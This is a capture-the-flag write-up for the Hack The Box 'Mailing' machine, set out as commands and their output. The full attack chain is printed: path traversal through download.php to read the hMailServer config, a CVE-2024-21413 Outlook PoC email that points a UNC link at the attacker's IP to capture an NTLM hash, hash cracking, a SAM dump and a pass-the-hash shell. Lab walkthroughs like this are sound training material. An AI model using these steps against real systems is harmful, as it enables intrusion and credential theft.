

Mailing

- First we using `nmap` for scanning the service that server was open



```
┌──(kali㉿kali)-[~/htb/mailing]
└─$ sudo nmap -sS -sV -sC -A 10.10.11.14
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 03:29 EDT
Nmap scan report for mailing.htb (10.10.11.14)
Host is up (0.30s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Mailing
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: UIDL USER TOP
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: SORT QUOTA ACL IDLE IMAP4 completed CAPABILITY OK NAMESPACE RIGHTS=texkA0001 CHILDREN IMAP4rev1
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
|_smtp-commands: Couldn't establish connection on port 465
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
587/tcp open  smtp          hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
993/tcp open  ssl/imap      hMailServer imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- The port 80 was open ⇒ So we check the web server



About us

Chatting around the world, in a secure way. In Mailing we take care of the security of our clients, protecting them from scams and phishing.

The server

Using any mail client you can connect to our server with your account with any system (Linux, MacOS or Windows) and you're ready to start mailing! Powered by hMailServer

Contact us

In case of any issues using our services, please contact us reporting the issue


Our Team

Ruy Alonso
IT Team

Maya Bendito
Support Team

Gregory Smith
Founder and CEO

- We discoverd the hidden directory by using `dirsearch`
- s
- Try /download.php and see what happend




No file specified for download.

- Nothing happends, so we try to use burp suite to intercept the request

```
GET /download.php HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```


- The path traversal could possible for the file path



```
GET /download.php?file=../../../Program+Files+(x86)/hMailServer/Bin/hMailServer.INI HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.INI"
X-Powered-By: ASP.NET
Date: Mon, 24 Jun 2024 04:29:10 GMT
Connection: close
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1

```

- We retrieve the **administrator password** ⇒ So let’s cracked it



```
┌──(kali㉿kali)-[~/htb/mailing]
└─$ hashcat -a 0 -m 0 0a9f8ad8bf896b501dde74f08efd7e4c /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF,
==================================================================================================
* Device #1: cpu-sandybridge-AMD Ryzen 5 2600 Six-Core Processor, 2915/5894 MB (1024 MB alloc

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```


- The hashcat couldn’t crack the password
- After googled, I found a CVE which could help us get user hash
  - Turn on the responder and running the exploit to send email



```
┌──(kali㉿kali)-[~/htb/mailing]
└─$ sudo responder -I tun0

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0
```


```
┌──(kali㉿kali)-[~/htb/mailing/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
└─$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homene
tworkingadministrator --sender administrator@mailing.htb --recipient maya@mailing.htb --url "\\10.10.14.92\test\meet
ing" --subject "XD"

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✓ Email sent successfully.
```

  - Getting the hash passwd for `maya`
  - Using hashcat to crack the hash




```
┌──(kali㉿kali)-[~/htb/mailing]
└─$ hashcat -a 0 -m 5600 maya::MAILING:95de498996a31a8c:D2BABC773FF653EE285D33E6FE5493A6:0101000000000000080F2298488
B6DA015D1DCBB264E2490C00000000002000800530059005500490001001E00570049004E002D005A004F0042005000340036004D0038004B005
600410004003400570049004E002D005A004F0042005000340036004D0038004B00560041002E0053005900550049002E004C004F0043004100
4C00030014005300590055004900 2E004C004F00430041004C000500140053005900550049002E004C004F00430041004C000700080080F2298
488B6DA0106000400020000000080030003000000000000000000000000000200000C9E5BC0C7D84E948E12CF5D180E24C511C66B448EF8DB31079
0EDB6AD72669FF0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002
E0037003100000000000000000000 /usr/share/wordlists/rockyou.txt --show
MAYA::MAILING:95de498996a31a8c:d2babc773ff653ee285d33e6fe5493a6:0101000000000000080f2298488b6da015d1dcbb264e2490c000
0000002000800530059005500490001001e00570049004e002d005a004f0042005000340036004d0038004b0056004100040034005700490 04e
002d005a004f0042005000340036004d0038004b00560041002e0053005900550049002e004c004f00430041004c0003001400530059005500 4
9002e004c004f00430041004c000500140053005900550049002e004c004f00430041004c000700080080f2298488b6da010600040002000000
080030003000000000000000000000000000200000c9e5bc0c7d84e948e12cf5d180e24c511c66b448ef8db310790edb6ad72669ff0a001000000
0000000000000000000000000000000090020006300690066007300 2f00310030002e00310030002e00310034002e003700310000000000000000
00:m4y4ngs4ri
```

- Now I got the credentials to access the victim machine
  - username: maya
  - password: m4y4ngs4ri
- We saw thet port 5985 was open so we could use `evil-winrm` to access the machine



```
┌──(kali㉿kali)-[~/htb/mailing]
└─$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimpleme
nted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya
*Evil-WinRM* PS C:\Users\maya\Documents> █
```


- Got the user flag



```
*Evil-WinRM* PS C:\Users\maya> cd desktop
*Evil-WinRM* PS C:\Users\maya\desktop> dir


    Directory: C:\Users\maya\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/24/2024   6:54 AM          30526 exploit.odt
-a----         2/28/2024   7:34 PM           2350 Microsoft Edge.lnk
-ar---         6/24/2024   3:59 AM             34 user.txt


*Evil-WinRM* PS C:\Users\maya\desktop> cat user.txt
006c949673d45ade629d1411ea4f52ea
*Evil-WinRM* PS C:\Users\maya\desktop> █
```

- Privilege Escalation

- Using winPEAS, I found that the `MAILING` machine has user name `localadmin` has privilege like administrator




```
Computer Name          :   MAILING
User Name              :   localadmin
User Id                :   1001
Is Enabled             :   True
User Type              :   Administrator
Comment                :
Last Logon             :   2024-06-24 10:39:52 AM
Logons Count           :   2614
Password Last Set      :   2024-02-27 9:38:45 PM

Computer Name          :   MAILING
User Name              :   maya
User Id                :   1002
Is Enabled             :   True
User Type              :   User
Comment                :
Last Logon             :   2024-06-24 10:39:16 AM
Logons Count           :   92
Password Last Set      :   2024-04-12 4:16:20 AM
```

- Take `crackmapexec` to get the `localadmin` hash


```
$ crackmapexec smb 10.10.11.14 -u maya -p "m4y4ngs4ri" --sam
SMB         10.10.11.14     445    MAILING          [*] Windows 10.0 Build 19041 x64
(name:MAILING) (domain:MAILING) (signing:False) (SMBv1:False)
SMB         10.10.11.14     445    MAILING          [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
SMB         10.10.11.14     445    MAILING          [+] Dumping SAM hashes
SMB         10.10.11.14     445    MAILING
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.11.14     445    MAILING
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e349e2966c623fcb0a254e866a9a7e4c:::
SMB         10.10.11.14     445    MAILING
localadmin:1001:aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daefae:::
SMB         10.10.11.14     445    MAILING
maya:1002:aad3b435b51404eeaad3b435b51404ee:af760798079bf7a3d80253126d3d28af:::
SMB         10.10.11.14     445    MAILING          [+] Added 6 SAM hashes to the database
```

- Using `impacket-wmiexec` tool for remote connection to our host as a root



```
┌──(kali㉿kali)-[~/htb]
└─$ impacket-wmiexec localadmin@10.10.11.14 -hashes "aad3b435b51404eeaad3b435b51404ee:9aa582783780d1546d62f2d102daef
ae"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
mailing\localadmin

C:\>
```

- Root flag



```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 9502-BA18

 Directory of C:\

2024-04-10  05:32 PM    <DIR>          Important Documents
2024-02-28  09:49 PM    <DIR>          inetpub
2019-12-07  11:14 AM    <DIR>          PerfLogs
2024-03-09  02:47 PM    <DIR>          PHP
2024-03-13  05:49 PM    <DIR>          Program Files
2024-03-14  04:24 PM    <DIR>          Program Files (x86)
2024-03-03  05:19 PM    <DIR>          Users
2024-06-24  08:05 PM    <DIR>          Windows
